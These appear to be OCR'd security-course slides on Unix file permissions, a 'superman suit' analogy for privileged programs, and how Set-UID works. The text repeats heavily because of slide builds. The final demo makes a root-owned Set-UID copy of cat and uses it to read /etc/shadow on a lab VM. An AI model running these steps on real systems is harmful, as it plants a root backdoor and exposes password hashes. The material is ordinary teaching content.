-rw-rw-r--  B  G  ...  F
```


If user **A** asks to perform some operation **O** on a file object **F**, the OS checks:

- Is **A** the owner of **F**?
- Is **A** a member of **F**’s group?
- Otherwise, what can they do?

Unix File Modes and Permissions

- [file type][user][group][other]

Suppose you have the following file:



```
$ ls -l F
-rw-rw-r-- B G ... F
```

If user **A** asks to perform some operation **O** on a file object **F**, the OS checks:

- Is **A** the owner of **F**?
- Is **A** a member of **F**'s group?
- Otherwise, what can they do?

Everyone can **read** file F

Unix File Modes and Permissions

- [file type][user][group][other]

Suppose user C asks to execute a file object F2. Will they be able to do so?

```
$ ls -l F
-rwxrwxrwx   B H   ...   F1
-rwxr-xr--   D G   ...   F2
-rw-r-----   D H   ...   F3
-rw-rw-rw-   B G   ...   F4
```


Note:

- Group = G = {A, C, K, M, Q, Z}
- Group = H = {A, B, C, Q}

Unix File Modes and Permissions

- [file type][user][group][other]

Suppose user C asks to execute a file object F2. Will they be able to do so?



```
$ ls -l F
-rwxrwxrwx   B  H   ...   F1
-rwxr-xr--   D  G   ...   F2
-rw-r-----   D  H   ...   F3
-rw-rw-rw-   B  G   ...   F4
```

Note:

- Group = G = {A, C, K, M, Q, Z}
- Group = H = {A, B, C, Q}


Limitations of File-Based Access Control


When would a non-privilege user require more power/permissions?

Limitations of File-Based Access Control

When would a non-privilege user require more power/permissions?

Changing password!







```
[seed@VM][~]$ ls -al /etc/passwd
-rw-r--r-- 1 root root 2886 Nov 24 09:12 /etc/passwd

[seed@VM][~]$ ls -al /etc/shadow
-rw-r----- 1 root shadow 1514 Nov 24 09:12 /etc/shadow
```

Limitations of File-Based Access Control

When would a non-privilege user require more power/permissions?

Changing password!





```
[seed@VM][~]$ ls -al /etc/passwd
-rw-r--r-- 1 root root 2886 Nov 24 09:12 /etc/passwd

[seed@VM][~]$ ls -al /etc/shadow
-rw-r----- 1 root shadow 1514 Nov 24 09:12 /etc/shadow
```


`/etc/passwd` and **`/etc/shadow`** hold encrypted passwords for the user, in order to change our password, we will need to have access to those directories

Limitations of File-Based Access Control

When would a non-privilege user require more power/permissions?

Changing password!






```
[seed@VM][~]$ ls -al /etc/passwd
-rw-r--r-- 1 root root 2886 Nov 24 09:12 /etc/passwd

[seed@VM][~]$ ls -al /etc/shadow
-rw-r----- 1 root shadow 1514 Nov 24 09:12 /etc/shadow
```

`/etc/passwd` and **`/etc/shadow`** hold encrypted passwords for the user, in order to change our password, we will need to have access to those directories

root (aka admin) is the only person that has write permissions!

Limitations of File-Based Access Control

Instead of having a user deal with sensitive actions, lets have a privileged program do it for us!



Types of Privileged Programs

- **Daemons**
  - ➢ Computer program that runs in the background
  - ➢ Needs to run as root or other privileged users

- **Set-UID Programs**
  - ➢ Widely used in UNIX systems
  - ➢ A normal program… but marked with a special bit

The superman story

Superman got tired of saving the city every day

So, he decided to create a “super suit” that would give normal people his powers

Problem: Not all super people are good………

The superman story

Superman got tired of saving the city every day

So, he decided to create a “super suit” that would give normal people his powers

Problem: Not all super people are good………

Super suit 2.0

Super suit with a dope computer
Programmed to perform a specific task
No way to deviate from the pre-programmed task

The superman story

Task: Stop Bowser

1. Fly North
2. Turn left and move forward
3. Punch

Super suit 2.0

People can hop in, and do the specific task to stop bowser

The superman story

Task: Stop Bowser

1. Fly North
2. Turn left and move forward
3. Punch

The superman story

Task: Stop Bowser

1. Fly North
2. Turn left and move forward
3. Punch

The superman story

Task: Stop Bowser

1. Fly North
2. Turn left and move forward
3. Punch

The superman story

Task: Stop Bowser

1. Fly North
2. Turn left and move forward
3. Punch

The superman story

Task: Stop Bowser
1. Fly North
2. Turn left and move forward
3. Punch

This works great! People can only do the predetermined task and don’t have control!

The superman story

Task: Stop Bowser

1. Fly North
2. Turn left and move forward
3. Punch

This works great! People can only do the predetermined task and don’t have control!

Exploitable?

The superman story

Task: Stop Bowser

1. Fly North
2. Turn left and move forward
3. Punch

Suppose I come along,
and I see the power suit

And I decide to flip the suit around

Now what happens???

The superman story

Task: Stop Bowser
1. Fly North
2. Turn left and move forward
3. Punch

Suppose I come along,
and I see the power suit

And I decide to flip the suit around

Now what happens???

The superman story

Task: Stop Bowser

1. Fly North
2. Turn left and move forward
3. Punch

Suppose I come along,
and I see the power suit

And I decide to flip the suit around

Now what happens???

The superman story

Task: Stop Bowser
1. Fly North
2. Turn left and move forward
3. Punch

Suppose I come along,
and I see the power suit

And I decide to flip the suit around

Now what happens???

The superman story

Task: Stop Bowser


1. Fly North
2. Turn left and move forward
3. Punch

Suppose I come along,
and I see the power suit

And I decide to flip the suit around

Now what happens???

The superman story



Task: Stop Bowser

1. Fly North
2. Turn left and move forward
3. Punch

Suppose I come along,
and I see the power suit

And I decide to flip the suit around

I still followed the steps, but now we have a totally different outcome

My plan was to rob the bank, and I had friends waiting this whole time!


Set-UID In a Nutshell

Set-UID allows a user to run a program with the program owner’s privilege

- User runs a program w/ temporarily elevated privileges

Created to deal with inflexibilities of UNIX access control

Example: The **`passwd`** program



```
[seed@VM][~]$ ls -al /usr/bin/passwd
-rwsr-xr-x 1 root root 68208 May 28  2020 /usr/bin/passwd
```

Set-UID In a Nutshell

Set-UID allows a user to run a program with the program owner’s privilege

- User runs a program w/ temporarily elevated privileges

Every process has two User IDs

- Real UID (RUID)– Identifies the **owner** of the process
- Effective UID (EUID)– Identifies **current privilege** of the process

When a normal program is executed


- RUID == EUID

When a Set-UID program is executed

- RUID != EUID
- EUID == ID of the program’s owner

If a program owner == root,
The program runs with root privileges


Set-UID Program Demo



```
[seed@VM][~]$ cp /bin/cat ./mycat
[seed@VM][~]$ sudo chown root mycat
[seed@VM][~]$ ls -al mycat
-rwxr-xr-x 1 root seed 43416 Jan 25 21:15 mycat
```


Change the owner of a file to root

Set-UID Program Demo



```
[seed@VM][~]$ cp /bin/cat ./mycat
[seed@VM][~]$ sudo chown root mycat
[seed@VM][~]$ ls -al mycat
-rwxr-xr-x 1 root seed 43416 Jan 25 21:15 mycat
```


<u>Change the owner</u> of a file to root



```
[seed@VM][~]$ mycat /etc/shadow
mycat: /etc/shadow: Permission denied
```


Running to program (normally)

Set-UID Program Demo




```
[seed@VM][~]$ cp /bin/cat ./mycat
[seed@VM][~]$ sudo chown root mycat
[seed@VM][~]$ ls -al mycat
-rwxr-xr-x 1 root seed 43416 Jan 25 21:15 mycat
```

<u>Change the owner</u> of a file to root



```
[seed@VM][~]$ mycat /etc/shadow
mycat: /etc/shadow: Permission denied
```

Running to program (normally)




```
[seed@VM][~]$ sudo chmod 4755 mycat
[seed@VM][~]$ ls -al mycat
-rwsr-xr-x 1 root seed 43416 Jan 25 21:15 mycat
[seed@VM][~]$ mycat /etc/shadow
root:!:18590:0:99999:7:::
daemon:*:18474:0:99999:7:::
```

<u>Enable the Set-UID bit</u>

We have successfully made a Set-UID program!

